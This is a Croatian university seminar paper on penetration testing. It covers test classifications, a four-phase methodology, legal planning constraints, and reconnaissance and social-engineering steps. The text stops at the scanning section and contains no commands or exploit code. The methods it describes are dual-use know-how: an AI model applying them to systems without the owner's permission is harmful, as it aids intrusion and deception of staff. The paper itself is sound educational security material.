SVEUČILIŠTE U ZAGREBU

FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

SEMINAR

Penetracijsko ispitivanje sigurnosti računalnog sustava

Ivan Tomić

Voditelj: *Doc.dr.sc. Marin Golub*

Zagreb, srpanj, 2008.

SADRŽAJ

1. Uvod 1

2. Općenito o penetracijskom ispitivanju 2

2.1 Što je to penetracijsko ispitivanje sigurnosti sustava? 2

2.2 Razlozi provođenja penetracijskog ispitivanja 3

2.3 Klasifikacija penetracijskog ispitivanja 4

2.3.1 Penetracijsko ispitivanje prema bazi raspoloživih informacija 4

2.3.2 Penetracijsko ispitivanje prema agresivnosti 5

2.3.3 Penetracijsko ispitivanje prema opsegu skeniranja 5

2.3.4 Penetracijsko ispitivanje prema pristupu skeniranja 6

2.3.5 Penetracijsko ispitivanje prema tehnici skeniranja 6

2.3.6 Penetracijsko ispitivanje prema početnoj točci skeniranja 7

2.4 Metodologija provođenja penetracijskog ispitivanja 7

3. Faza planiranja 9

3.1 Vrijeme 9

3.2 Zakonska ograničenja 9

4. Faza prikupljanja podataka 11

4.1 Izviđanje 11

4.1.1 Prikupljanje informacija 12

4.1.2 Uzimanje otisaka 12

4.1.3 Verifikacija 13

4.1.4 Vitalnost 13

4.1.5 Socijalni inženjering 13

4.2 Skeniranje 13

4.2.1 Otkrivanje aktivnih sustava 14

4.2.2 Otkrivanje otvorenih portova, pokrenutih servisa i operacijskog sustava 14

4.2.3 Nmap 17

4.3 Analiza ranjivosti 19

4.3.1 Nessus 21

5. Faza penetracije 26

5.1 Iskorištavanje ranjivosti 26

5.2 Širenje djelovanja 27

5.3 Metasploit Framework 28

5.3.1 Sučelja 29
5.3.2 Moduli 32
5.3.3 Payload 33
5.3.4 Način korištenja MSF-a 36
6. Faza izvještavanja 40
7. Praktični rad 41
7.1 Skeniranje sustava 41
7.1.1 Otkrivanje aktivnih računala na mreži 41
7.1.2 Otkrivanje pokrenutih servisa i detektiranje operacijskog sustava 42
7.2 Analiza ranjivosti mreže s Nessus programskim alatom 44
7.3 Penetracija 47
7.3.1 Primjer 1 48
7.3.2 Primjer 2 50
7.3.3 Primjer 3 52
8. Zaključak 55
9. Literatura 56

1. Uvod

Računala su odavno postala neizbježan dio našeg života. Računala se koriste u svim aspektima našeg života, kako poslovnog tako i privatnog. Razvitkom tehnologije raste i kompleksnost računalnih sustava. Danas u raznim organizacijama računalni sustavi sastoje se od nekoliko stotina, pa čak do nekoliko desetaka tisuća računala. Spajanjem tih računalnih sustava na Internet, sva računala u njima postaju potencijalna meta velikog broja različitih napada na njihovu sigurnost. Jedino za računala koja nisu spojena na neki tip računalne mreže može se reći da su sigurna, ali od takvih računala nema baš neke prevelike koristi, a i nikada ne postoji 100% sigurnost. Zbog toga je pitanje sigurnosti jedno od najvažnijih pitanja u računalnom svijetu.

Porastom kompleksnosti računalnih sustava raste i kompleksnost konfiguracije sustava. Bilo kakva greška u konfiguraciji bilo kojeg dijela sustava može dovesti do kompromitiranja cijelog sustava. Isto tako, raste i kompleksnost programskih aplikacija za različite potrebe, pokrenute na raznim sustavima. S time raste i mogućnost potkradanja pogreške u konfiguraciji samih aplikacija, a i u programskom kodu aplikacija. Sve to može dovesti do kompromitiranja cijelog računalnog sustava.

Svaki dan otkriva se nekoliko novih sigurnosnih propusta u različitim računalnim sustavima i aplikacijama. Godišnje se otkrije nekoliko stotina kritičnih sigurnosnih propusta. Napadi na sigurnost računalnih sustava postaju sve sofisticiraniji i sve su teži za detektiranje. Postoji veliki broj, besplatnih, alata na Internetu koji omogućuju nekome tko i nema baš preveliko informatičko znanje da kompromitira računalni sustav u kojem postoji neki od sigurnosnih propusta. Zbog postojanja takvih alata još je više potrebno voditi brigu o sigurnosti računalnih sustava, jer netko tko nema pojma o računalnoj sigurnosti jednim klikom miša može kompromitirati taj ranjivi sustav.

Preporučena praksa je da se periodički provodi ispitivanje sigurnosti računalnih sustava kako bi se razina sigurnosti računalnih sustava držala na prihvatljivoj razini. Tijekom tog ispitivanja provodi se sigurnosna analiza u potrazi za svim potencijalnim sigurnosnih propustima u računalnim sustavima. Jedna od metoda za provođenje ispitivanja sigurnosti u računalnim sustavima je **penetracijsko ispitivanje sigurnosti u računalnim sustavima**. Penetracijsko ispitivanje sigurnosti je odličan alat za otkrivanje sigurnosnih propusta u računalnom sustavu. Penetracijsko ispitivanje omogućava da se ispitivani sustav vidi na način na koji ga vidi i stvarni napadač. Izvođenje penetracijskog ispitivanja ne povećava razinu sigurnosti u računalnom sustavu koji se ispituje. On omogućava samo uvid u trenutno stanje sigurnosti računalnog sustava. A rezultati penetracijskog ispitivanja koriste se kako bi se provele potrebne akcije da se uklone svi pronađeni sigurnosni propusti, te da se sigurnost računalnog sustava drži na prihvatljivoj razini. Penetracijsko ispitivanje nije stvar koja se jednom obavi i više nikada se ne obavlja. Penetracijsko ispitivanje se provodi periodički, kako bi se nadgledalo sigurnosno stanje računalnog sustava, te kako bi se ono držalo na prihvatljivoj razini.

2. Općenito o penetracijskom ispitivanju

2.1 Što je to penetracijsko ispitivanje sigurnosti sustava?

Penetracijsko ispitivanje (*engl. penetration testing*), još se naziva i etičko hakiranje (*engl. ethical hacking*), je metoda s kojom se može procijeniti sigurnost računalne mreže ili računalnog sustava tako da se simuliraju napadi na sustav kakve bi izveo i stvarni napadač. To je aktivna analiza cijelog sustava u potrazi za mogućim sigurnosnim propustima u sustavu, lošoj konfiguraciji sustava, za poznatim i nepoznatim propustima u softveru i/ili hardveru i ostalim slabostima sustava. Osoba koja izvodi penetracijsko ispitivanje postavlja se u poziciju stvarnog napadača, s istim metodama i radnjama pokušavaju se otkriti propusti u sustavu.

Osoba koja provodi penetracijsko ispitivanje sigurnosti naziva se penetracijski ispitivač ili etički haker (*engl. ethical hacker*). Penetracijski ispitivač je računalni i mrežni stručnjak koji vrši napade na sigurnosni sustav, uz dopuštenje vlasnika sustava, kako bi pronašao ranjivosti i propuste u sustavu koje bi stvarni napadač mogao iskoristiti u svoju korist. Za ispitivanje sustava koriste se istim metodama koje bi koristio i stvarni napadač, ali za razliku od stvarnog napadača ne iskorištavaju propuste u sustavu u svoju korist, nego cijeli postupak prijavljuju vlasnicima sustava.

Penetracijsko ispitivanje relativno je novo područje koje se dosta razvija. U 70-im i 80-im godina prošlog stoljeća penetracijsko ispitivanje sustava provodila je samo vojska i velike kompanije, jer računala i Internet nisu bili rašireni kao danas. Penetracijsko ispitivanje nedavno je postalo popularno područje računalne sigurnosti. Danas većina kompanija, one kojima je to od interese, ispituje sigurnost svojih sustava pomoću penetracijskog ispitivanja i s time osiguravaju prihvatljivu razinu sigurnosti u svojim sustavima.

Rezultat penetracijskog ispitivanja je dobro dokumentiran postupak ispitivanja koji se predaje naručitelju penetracijskog ispitivanja. Na osnovu te dokumentacije donose se odluke na koji način je potrebno unaprijediti sustav, koji je ispitivan, kako bi se otklonili potencijalno opasni propusti koji su pronađeni, te unaprijedila sigurnost samog sustava.

Za provođenje penetracijskog ispitivanja nad sustavom potrebno je dopuštenje vlasnika sustava za sve akcije koje se provode. Prije provođenja penetracijskog ispitivanja potrebno je potpisati razne ugovore, kako kasnije ne bi bilo pravnih posljedica.

Pomoću penetracijskog ispitivanja procjenjuje se stanje sigurnosti sustava, te na osnovu te procjene donose se odluke o otklanjanju sigurnosnih propusta i implementiranju različitih sigurnosnih rješenja, kako bi sustav bio što je moguće sigurniji. Penetracijsko ispitivanje je procjena **trenutnog** stanja sustava. Već se nakon samog završetka penetracijskog ispitivanja sustava mogu otkriti neki novi propusti i ranjivosti u sustavu. Zbog toga je penetracijsko ispitivanje postupak koji se ne provodi samo jednom nego se taj postupak ponavlja periodički. Period ponavljanja ispitivanja sustava ovisi o specifičnostima sustava koji se ispituje.

Ukoliko se penetracijsko ispitivanje ne provede dobro može imati ozbiljne posljedice na sustav nad kojim se provodi ispitivanje. Može doći do zagušenja sustava, pada sustava ili curenja povjerljivih informacija. Zato je jako bitno da se provede detaljno planiranje prije samog izvođenja penetracijskog ispitivanja.

Ukoliko se penetracijsko ispitivanje ispravno provede ono je jako bitan dio strategije procjene rizika (*engl. risk assessment strategy*) organizacije. [1]

2.2 Razlozi provođenja penetracijskog ispitivanja

Penetracijsko ispitivanje provodi se iz više razloga. Neki od razloga provođenja penetracijskog ispitivanja su:

- otkrivanje sigurnosnih propusta prije napadača,
- potvrda postojeće sigurnosti,
- ispitivanje novih tehnologija,
- sigurnosni trening za informatičko osoblje i
- obavještavanje IT menadžmenta o sigurnosnim problemima. [10]

Jedan od razloga provođenja penetracijskog ispitivanja je pronalazak sigurnosnih propusta prije napadača. Cilj je pronaći i poznate i nepoznate sigurnosne propuste. Većina napadača ipak koristi poznate metode napada i primjenjuje ih na poznate sigurnosne propuste. Manji dio napadača koristi napredne tehnike i posjeduje još javno neizdane *exploite* (*engl. 0-day exploits*). Zbog toga je ključno da se prvo otkriju i uklone poznati sigurnosni propusti, a tek onda se ide u potragu za nepoznatim sigurnosnim propustima. Penetracijsko ispitivanje omogućuje da IT menadžment vidi sustav na način na koji ga vidi napadač. Cilj penetracijskog ispitivača je da pronađe sigurnosne propuste kako bi se oni mogli ispraviti i na taj način spriječiti napadača da iskoristi te sigurnosne propuste.

Često se penetracijsko ispitivanje provodi kako bi se potvrdila postojeća sigurnost organizacije. Obično penetracijsko ispitivanje obavlja neovisna vanjska organizacija, radi svoje objektivnosti i stručnosti. Redovno provođenje penetracijskog ispitivanja može pokazati pad ili rast sigurnosti unutar organizacije, jer penetracijsko ispitivanje daje dobru procjenu sigurnosnog stanja organizacije u vrijeme izvođenja ispitivanja. Penetracijsko ispitivanje može poslužiti i kao pokazatelj da sigurnosno osoblje unutar organizacije radi dobar ili loš posao.

Penetracijsko ispitivanje idealno je i za ispitivanje novih tehnologija prije samog puštanja u rad. ispitivanjem novih tehnologija prije nego što itko ovisi o njima može uštedjeti vrijeme i novac, jer je lakše i jednostavnije ispraviti pronađene sigurnosne propuste.

Penetracijsko ispitivanje providi se i kako bi se testiralo sigurnosno osoblje organizacije zaduženo za detektiranje i prevenciju napada. Ukoliko penetracijski ispitivač uspješno upadne u sustav, a da to nitko ne detektira, to je dobar pokazatelj da je sigurnosnom osoblju potrebna dodatna edukacija. Rezultati penetracijskog ispitivanja mogu poslužiti za ukazivanje na pogreške koje je napravilo sigurnosno

osoblje organizacije, te pomoći sigurnosnom osoblju da unaprijedi svoje sigurnosne vještine.

Penetracijsko ispitivanje provodi se i kako bi se IT menadžment obavijestio o sigurnosnim problemima unutar organizacije. Informacije dobivene izvođenjem penetracijskog ispitivanja koriste se kako bi se IT menadžmentu olakšao posao u odlukama o ulaganju resursa u sigurnost organizacije. Kako je budžet ograničen nije moguće ukloniti sve pronađene potencijalne sigurnosne propuste u sustavu koji su pronađeni analizom ranjivosti u sustavu. Penetracijsko ispitivanje koristi se kako bi se odredilo koji od pronađenih sigurnosnih propusta imaju najviše utjecaja na samu organizaciju. Na osnovu tih informacija pravi se plan za uklanjanje tih sigurnosnih propusta i smanjenje sigurnosnog rizika.

2.3 Klasifikacija penetracijskog ispitivanja

Penetracijsko ispitivanje klasificira se prema različitim kriterijima koji su specifični za svako pojedino penetracijsko ispitivanje. Penetracijski ispitivanje može se klasificirati prema 6 osnovnih kriterija, a to su:

- penetracijsko ispitivanje prema bazi raspoloživih informacija,
- penetracijsko ispitivanje prema agresivnosti,
- penetracijsko ispitivanje prema opsegu skeniranja,
- penetracijsko ispitivanje prema pristupu skeniranja,
- penetracijsko ispitivanje prema tehnici skeniranja i
- penetracijsko ispitivanje prema početnoj točci skeniranja. [8]

2.3.1 Penetracijsko ispitivanje prema bazi raspoloživih informacija

Penetracijsko ispitivanje može se klasificirati prema količini podataka s kojima penetracijski ispitivač raspolaže prije samog provođenja ispitivanja. Prema bazi raspoloživih informacija o sustavu koji se ispituje penetracijsko ispitivanje dijeli se na:

- penetracijsko ispitivanje bez informacija (*engl. black box penetration testing*) i
- penetracijsko ispitivanje sa svim informacijama (*engl. white box penetration testing*). [8]

Kod penetracijskog ispitivanja bez informacija penetracijski ispitivač ne raspolaže s nikakvim informacijama o sustavu koji se ispituje. Penetracijski ispitivač posjeduje samo ime organizacije ili možda samo IP adresu Web poslužitelja organizacije. Ovakvim penetracijskim ispitivanjem simulira se stvarni napad kakav bi izveo i stvarni napadač.

Kod penetracijskog ispitivanja sa svim informacijama penetracijski ispitivač raspolaže sa svim potrebnim informacijama o sustavu koji se ispituje. Sva dokumentacija o sustavu pribavlja se od same organizacije koja je vlasnik ispitivanog sustava. Ovakvim penetracijskim ispitivanjem simulira se napad iznutra kakav bi mogao provesti netko od zaposlenika organizacije.

2.3.2 Penetracijsko ispitivanje prema agresivnosti

Penetracijsko ispitivanje može se klasificirati i prema agresivnosti izvođenja. Agresivnost se odnosi na način iskorištavanja pronađenog sigurnosnog propusta. Prema agresivnosti penetracijsko ispitivanje dijeli se na:

- pasivno penetracijsko ispitivanje,
- oprezno penetracijsko ispitivanje,
- proračunato penetracijsko ispitivanje i
- agresivno penetracijsko ispitivanje. [8]

Kod pasivnog penetracijskog ispitivanja pronađeni sigurnosni propusti ne pokušavaju se iskoristiti. Svi pronađeni propusti samo se dokumentiraju i stavljaju se u završno izvješće.

Kod opreznog penetracijskog ispitivanja pronađeni sigurnosni propusti iskorištavaju se samo ako penetracijski ispitivač zaključi da to nije opasno za ranjivi sustav. Npr. pokušava se pristupiti direktorijima na Web poslužitelju ili se koriste dobro poznate lozinke (*engl. default passwords*) za upad u sustav.

Kod proračunatog penetracijskog ispitivanja iskorištavaju se pronađeni sigurnosti propusti. Iskorištavaju se samo poznati sigurnosni propusti izvođenjem već napisanih *exploita*. Prije pokretanja *exploita* penetracijski ispitivač procjenjuje hoće li izvođenje *exploita* biti uspješno i kakav će to utjecaj imati na sam sustav. Tijekom ovog penetracijskog ispitivanja koriste se i razni alati za automatsko pronalaženje lozinki.

Kod agresivnog penetracijskog ispitivanja pokušavaju se iskoristiti svi pronađeni sigurnosni propusti, neovisno o tome kakav će to utjecaj imati na sustav. Tijekom izvođenja ovog tipa penetracijskog ispitivanja može doći do izvođenja napada uskraćivanja usluga (*engl. Denial of Service – DoS*).

2.3.3 Penetracijsko ispitivanje prema opsegu skeniranja

Penetracijsko ispitivanje može se klasificirati i prema raspoloživom opsegu skeniranja. Opseg penetracijskog ispitivanja direktno utječe i na vrijeme izvođenja ispitivanja. Prema opsegu skeniranja penetracijsko ispitivanje dijeli se na:

- fokusirano penetracijsko ispitivanje,
- limitirano penetracijsko ispitivanje i
- cjelovito penetracijsko ispitivanje. [8]

Fokusirano penetracijsko ispitivanje koristi se za fokusirano ispitivanje samo određenog raspona IP adresa, samo jednog sustava ili servisa. Provođenje ovakvog penetracijskog ispitivanja daje informacije samo o sustavima koji su se ispitivali, ne dobiva se potpuna sigurnosna slika cijele organizacije.

U limitiranom penetracijskom ispitivanju ispituje se samo limitirani broj sustava ili servisa. Npr. ispituju se samo računala unutar demilitarizirane zone (*engl. demilitarized zone – DMZ).*

Cjelovito penetracijsko ispitivanje provodi se na svim sustavima organizacije i daje potpunu sigurnosnu sliku čitave organizacije.

2.3.4 Penetracijsko ispitivanje prema pristupu skeniranja

Penetracijsko ispitivanje može se klasificirati i prema pristupu skeniranja, odnosno prema prikrivenosti penetracijskog ispitivača. Penetracijsko ispitivanje prema pristupu skeniranja dijeli se na:

- skriveno penetracijsko ispitivanje i
- otvoreno penetracijsko ispitivanje. [8]

Kod skrivenog penetracijskog ispitivanja koriste se samo metode koje se ne mogu identificirati kao napad, te tako penetracijski ispitivač ostaje sakriven.

Kod otvorenog penetracijskog ispitivanja penetracijski ispitivač koristi se svim raspoloživim metodama. U nekim slučajevima, kod penetracijskog ispitivanja sa svim informacijama, i informatičko osoblje same organizacije može sudjelovati u ovakvom tipu penetracijskog ispitivanja, kako bi se prije došlo do bitnih otkrića.

2.3.5 Penetracijsko ispitivanje prema tehnici skeniranja

Penetracijsko ispitivanje može se klasificirati i prema tehnici skeniranja. Prema tehnici skeniranja penetracijsko ispitivanje dijeli se na:

- penetracijsko ispitivanje orijentirano na računalne mreže,
- penetracijsko ispitivanje orijentirano na ostale načine komunikacije,
- fizičko penetracijsko ispitivanje i
- socijalni inženjering. [8]

Penetracijsko ispitivanje koje je orijentirano na računalne mreže je standardan način izvođenja penetracijskog ispitivanja sigurnosti u računalnim sustavima. Ispituje se mrežna infrastruktura organizacije i sva računala na njoj. Za skeniranje koristi se TCP/IP (*Transmission Control Protocol / Internet Protocol*) protokol.

Penetracijsko ispitivanje orijentirano na ostale načine komunikacije koristi se za ispitivanje ostalih načina komunikacije unutar organizacije. Ispituju se telekomunikacijske mreže, različite bežične mreže za komunikaciju (npr. *bluetooth*) i sl.

Fizičkim penetracijskim ispitivanjem ispituje se fizička sigurnost organizacije.

Socijalni inženjering koristi se za iskorištavanje sigurnosne neosviještenosti zaposlenika organizacije. Može se koristiti kao dobra metoda za utvrđivanje sigurnosne osviještenosti zaposlenika organizacije, te kao pokazatelj da li se unutar organizacije poštuje i provodi sigurnosna politika organizacije.

2.3.6 Penetracijsko ispitivanje prema početnoj točci skeniranja

Penetracijsko ispitivanje može se klasificirati i prema početnoj točci skeniranja sustava, odnosno prema mjestu od kuda se provodi ispitivanje. Prema početnoj točci penetracijsko ispitivanje dijeli se na:

- vanjsko penetracijsko ispitivanje i
- unutrašnje penetracijsko ispitivanje. [8]


Vanjsko penetracijsko ispitivanje vrši se preko Interneta. Penetracijski ispitivač nalazi se na udaljenoj lokaciji i sa te lokacije ispituje sustav organizacije. S ovim penetracijskim ispitivanjem skeniraju se sustavi koji su pristupačni preko Interneta. Rezultat penetracijskog ispitivanja daje dobru procjenu stanja sigurnosti sustava kojima se može pristupiti izvana. Ovakav pristup obično koristi i stvarni napadač.

Unutrašnje penetracijsko ispitivanje koristi se za ispitivanje unutrašnje mrežne infrastrukture organizacije. Provođenjem ovog penetracijskog ispitivanja može se utvrditi što bi se dogodilo i kakav bi utjecaj imalo na samu organizaciju kada bi napadač došao do neautoriziranog pristupa unutrašnjoj mrežnoj infrastrukturi.

2.4 Metodologija provođenja penetracijskog ispitivanja

Kako bi se cijeli proces provođenja penetracijskog ispitivanja proveo sigurno i optimalno bitno je da se proces podijeli u nekoliko dobro definiranih faza. Penetracijsko ispitivanje sigurnosti nekog sustava može se podijeliti u četiri glavne faze, a to su:

- faza planiranja,
- faza prikupljanja podataka,
- faza penetracije i
- faza izvještavanja. [7] (Slika 2.1)



Slika 2.1: Tijek izvođenja penetracijskog ispitivanja

Faza planiranja služi da se dogovore sve potrebne stvarni prije samog početka skeniranja. U fazi prikupljanja podataka prikupljaju se sve informacije o sustavu koji se ispituje, od imena računala i IP adresa, pa do pronađenih sigurnosnih propusta. U fazi penetracije iskorištavaju se neki od pronađenih sigurnosnih propusta. Na kraju je faza izvještavanja, koja služi kako bi se prikupljena dokumentacija i rezultati samog penetracijskog ispitivanja prezentirali naručitelju penetracijskog ispitivanja.

Tijekom svih faza penetracijskog ispitivanja i koraka svake faze bitno je da se sve provedene akcije dobro dokumentiraju. Sve dokumentirane akcije ulaze u finalno izvješće penetracijskog ispitivanja.

3. Faza planiranja

Faza planiranja prva je faza penetracijskog ispitivanja sustava. U ovoj fazi penetracijski ispitivači s naručiteljem penetracijskog ispitivanja dogovaraju sve potrebne stvari vezane uz penetracijsko ispitivanje sustava.

U ovoj fazi dogovara se cilj penetracijskog ispitivanja. Potpisuju se dokumenti kao što su dopuštenja IT menadžmenta za izvođenje penetracijskog ispitivanja, ostali dokumenti i ugovori kao što je npr. ugovor o neotkrivanju (NDA – *Non Disclosure Agreement*). [7] Penetracijski tim u ovoj fazi priprema preciznu i jasnu strategiju izvođenja penetracijskog ispitivanja sustava. Postojeća sigurnosna politika, industrijski standardi i najbolja praksa su neke od informacija koje se koriste kao bi se definirao opseg penetracijskog ispitivanja. Ova faza obuhvaća sve aktivnosti koje je potrebno provesti prije početka izvođenja penetracijskog ispitivanja na ciljanom sustavu.

Postoje različiti faktori koje je potrebno uzeti u razmatranje kako bi se pravilno izvelo penetracijsko ispitivanje sustava. Za razliku od stvarnog napadača, penetracijski ispitivač ima mnoga ograničenja dok izvodi penetracijsko ispitivanje ciljanog sustava. Zbog toga je potrebno odgovarajuće planiranje kako bi se uspješno izvelo penetracijsko ispitivanje.

Neka od ograničenja su:

- vrijeme i
- zakonska (pravna) ograničenja. [7]

Postoje i mnoga druga ograničenja koja organizacija može nametnuti penetracijskom ispitivaču. Neka od tih ograničenja su ograničenja zbog mogućeg pada sustava, moguće curenje povjerljivih informacija, negativan udar penetracijskog ispitivanja na posao organizacije i sl. Svi ti faktori moraju se uzeti u obzir tijekom ove faze, kako bi se napravio što je moguće bolji plan izvođenja penetracijskog ispitivanja i da bi penetracijsko ispitivanje bilo optimalno izvedeno.

3.1 Vrijeme

Vrijeme je jedno od ograničenja koja su nametnuta penetracijskom ispitivaču. U stvarnom svijetu napadač ima na raspolaganju vremena koliko god mu je potrebno za planiranje svog napada. S druge strane, izvođenje penetracijskog ispitivanja na ciljanom sustavu ograničeno je vremenom. Penetracijski ispitivač mora se striktno držati dogovorenih vremenskih rokova za izvođenje ispitivanja.

3.2 Zakonska ograničenja

Penetracijski ispitivač ograničen je i pravnim ugovorom. U ugovoru su navedeni svi prihvatljivi i neprihvatljivi koraci penetracijskog ispitivanja ciljanog sustava. Penetracijski ispitivač se striktno mora držati koraka navedenih u ovom ugovoru, jer suprotno penetracijsko ispitivanje može imati ozbiljan utjecaj na poslovanje organizacije koja je naručila penetracijsko ispitivanje. Isto tako nepoštivanje

potpisanih ugovora može rezultirati pravnim posljedicama za penetracijskog ispitivača.

4. Faza prikupljanja podataka

Faza prikupljanja podataka (*engl. information gathering phase*) je faza s kojom započinje penetracijsko ispitivanje sustava. Još se naziva i faza otkrivanja podataka (*engl. discovery phase*). [3] Faza prikupljanja podataka dijeli se na tri koraka, a to su:

- izviđanje,
- skeniranje i
- analiza ranjivosti. [7]

4.1 Izviđanje

Izviđanje sustava (*engl. reconnaissance and footprinting*) prvi je korak faze prikupljanja podataka. To je potpuno nenametljiv postupak koji se izvodi kako bi se prikupilo što je više moguće informacija o meti penetracijskog ispitivanja. Ova faza uključuje tehničke i netehničke postupke, kao što su npr. pretraživanje Interneta poznatim pretraživačima, postavljanje upita u javno dostupne repozitorije podataka i sl.

Ovu fazu dobar dio penetracijskih ispitivača zanemaruje i podcjenjuje. Ali preskočiti ovu fazu bila bi pogreška, jer na Internetu je moguće pronaći veliku količinu zanimljivih i povjerljivih podataka o meti napada penetracijskog ispitivanja. Sve te informacije penetracijski ispitivač može prikupiti, a da u biti nema kontakta s ciljanim sustavom i na taj način u ovoj fazi ostaje potpuno nevidljiv. Mnoge od procedura koje se koriste u ovoj fazi mogu se lagano automatizirati pisanjem malih programa ili skripti i na taj način ubrzati i olakšati ovu fazu. Ali jedan dio faze je nemoguće automatizirati, jer je potrebna mašta, iskustvo i kreativnost penetracijskog ispitivača kako bi pronašao bitne informacije i odvojio bitne informacije od nebitnih. [3]

Izviđanje sustava može otkriti propuste u sustavu koje se u sljedećim fazama penetracijskog ispitivanja mogu iskoristiti za *exploitanje* ciljanog sustava. Kada se radi o penetracijskom ispitivanju s potpunim informacijama ova faza može se i preskočiti, jer su već dobivene sve potrebne informacije, a ako je potrebno još informacija o sustavu potrebno je te informacije tražiti od naručitelja penetracijskog ispitivanja. Kada se radi o penetracijom ispitivanju bez informacija ova faza se nikako ne smije preskočiti. Preskakanjem ove faze znatno bi se smanjila kvaliteta penetracijskog ispitivanja. Kod penetracijskog ispitivanja bez informacija jedina informacija koja je dostupna penetracijskom ispitivaču možda je samo Web adresa sustava, IP adresa servera ili čak samo naziv tvrtke. Te informacije koriste se kao početne informacije u ovoj fazi za prikupljanje što je više moguće drugih informacija o ciljanom sustavu.

Izviđanje je možda najmanje shvaćen ili krivo shvaćen korak penetracijskog ispitivanja. Nekoliko razloga zašto je potrebno provesti izviđanje sustava kod penetracijskog ispitivanja prije provođenja sljedećih koraka i faza penetracijskog ispitivanja: [3]

- Različite računalne sustave dizajniraju i održavaju različiti ljudi. Različiti ljudi imaju različite osobnosti pa je tako i svaki računalni sustav različit, kao i njihove slabosti. Cilj izviđanja sustava je upoznati se s navikama ljudi koji se nalaze iza ciljnog sustava kako bi se povećala mogućnost pronalaska slabosti i njihovog iskorištavanja.
- U većini slučajeva kada se radi penetracijsko ispitivanje neke organizacije to najčešće nije samo jedno računalo, nego više njih. Danas su organizacije raširene geografski i ne moraju se nalaziti na jednoj lokaciji. Ista je stvar i s računalnim sustavom jedne organizacije. Zbog toga je i jedan od ciljeva odrediti gdje se točno nalazi računalni sustav organizacije i što sve točno spada pod njega.
- Sve se više povećava računalna sigurnost sustava, a mogućnost kompromitiranja se sve više smanjuje. Ponekada niti tek otkriveni *exploiti* nisu od koristi ako je dobro konfigurirana demilitarizirana zona računalnog sustava. Zbog toga pravo je pitanje gdje se nalazi sustav koji se može kompromitirati. Prikupljanjem što je više moguće informacija o ciljanom sustavu povećava se mogućnost pronalaska takvog sustava, a s time i pronalaska slabosti i na kraju iskorištavanja tih slabosti.

Glavni cilj izviđanja je da se mapira ciljani sustav, tako da se dobije lista dohvatljivih i bitnih IP (*Internet Protocol*) adresa ciljanog sustava.

Općenito izviđanje se dijeli u četiri koraka, a to su:

- prikupljanje informacija (*engl. intelligence gathering*),
- uzimanje otisaka (*engl. footprinting*),
- verifikacija (*engl. verification*) i
- vitalnost (*engl. vitality*). [3]

Prva tri koraka provode se sve dok se dobivaju nove informacije, kada se provođenjem ne dobiju nikakve nove informacije postupak se zaustavlja. Nakon što je postupak gotov, prikupljene informacije se koriste u sljedećem koraku penetracijskog ispitivanja (skeniranje sustava).

4.1.1 Prikupljanje informacija

Cilj je prikupiti što je više moguće korisnih informacija o ciljanom sustavu, o svrsi sustava i njegovoj organizacijskoj strukturi. Izlaz je lista relevantnih DNS imena domena sustava. Tipični "alati" koji se koriste su pretraživanje Interneta poznatim Web tražilicama (npr. Google), prikupljanje informacija iz socijalnih mreža (npr. Facebook), razne perl skripte, različite javno dostupne baze podataka i različite tražilice (npr. Netcraft). Ovo je možda najzahtjevniji korak, zbog toga što se cijeli postupak ne može automatizirati.

4.1.2 Uzimanje otisaka

Cilj uzimanja otisaka je iz dobivenih imena domena dobiti što je više moguće imena računala, te iz imena dobiti IP adrese svih pronađenih računala. Izlaz iz ovog koraka

je lista svih pronađenih imena računala, njihove IP adrese, te rasponi pronađenih IP adresa. Tipični alati su razne perl skripte, te različite metode kao što su npr. *WHOIS IP*, *DNS forward*, *SMTP bounce* i sl.

4.1.3 Verifikacija

U prethodna dva koraka prikupljena su imena domena, imena pronađenih računala na toj domeni, te lista svih IP adrese pronađenih računala. U koraku verifikacije lista dobivenih IP adrese se verificira kako bi se dokazalo da su pronađene IP adrese stvarno povezane s ciljanim sustavom. Izlaz je verificirana lista IP adresa koja se smije koristiti u sljedećem koraku penetracijskog ispitivanja (skeniranje sustava). Tijekom ovog koraka možda su pronađene neke nove informacije koje nisu pronađene u koraku prikupljanja informacija, pa se postupak opet ponavlja, ponovno se kreće s korakom prikupljanja informacija. Tipične metode koje se koriste za verifikaciju su npr. *DNS revers*, *WHOIS IP* i sl.

4.1.4 Vitalnost

Ovo je završni korak izviđanja sustava. Cilj je odrediti kojim računalima, tj. kojim IP adresama, koja su pronađena u prethodnim koracima se može pristupiti preko Interneta. Izlaz je lista IP adresa kojima se stvarno može pristupiti, te se te IP adrese koriste u sljedećima fazama penetracijskog ispitivanja. Provođenje ovog koraka već spada u sljedeći korak penetracijskog ispitivanja, skeniranje sustava.

4.1.5 Socijalni inženjering

Socijalni inženjering (*engl. social engineering*) je netehnička metoda prikupljanja informacija o sustavu. Cilj socijalnog inženjeringa je prikupiti povjerljive informacije kako bi se dobio pristup sustavu. To je proces zavaravanja i uvjeravanja ljudi da daju povjerljive informacije koje se mogu iskoristiti za zaobilaženje sigurnosnih mjera i za penetriranje u sustav. Ova metoda može se koristiti prije samog napada na sustav ili tijekom napada. [9]

Opće je poznato da su ljudi najslabija karika računalne sigurnosti. Odavanjem povjerljivih informacija koje mogu dovesti do kompromitiranja sustava zaobilaze se sve postavljene sigurnosne mjere. Zbog toga je potrebna sigurnosna edukacija ljudi, te dobra sigurnosna politika unutar same organizacije, te strogo provođenje sigurnosne politike unutar organizacije.

4.2 Skeniranje

Skeniranje sustava (*engl. scanning and enumeration*) drugi je korak faze prikupljanja podataka. Ovaj korak obično se sastoji od identifikacije aktivnih računala, identifikacije pronađenih otvorenih portova i servisa koji su pokrenuti na njima, te identifikacije instaliranog operacijskog sustava i sl. U ovom koraku provodi se aktivno skeniranje ciljanog sustava. Skeniranje se obavlja nad svim pronađenim računalima (pronađene IP adrese) u prethodnom koraku. Rezultat provođenja ovog koraka je lista svih pronađenih aktivnih računala, te otvorenih portova na njima, servisa pokrenutih na tim portovima i informacije o instaliranim operacijskim sustavima.

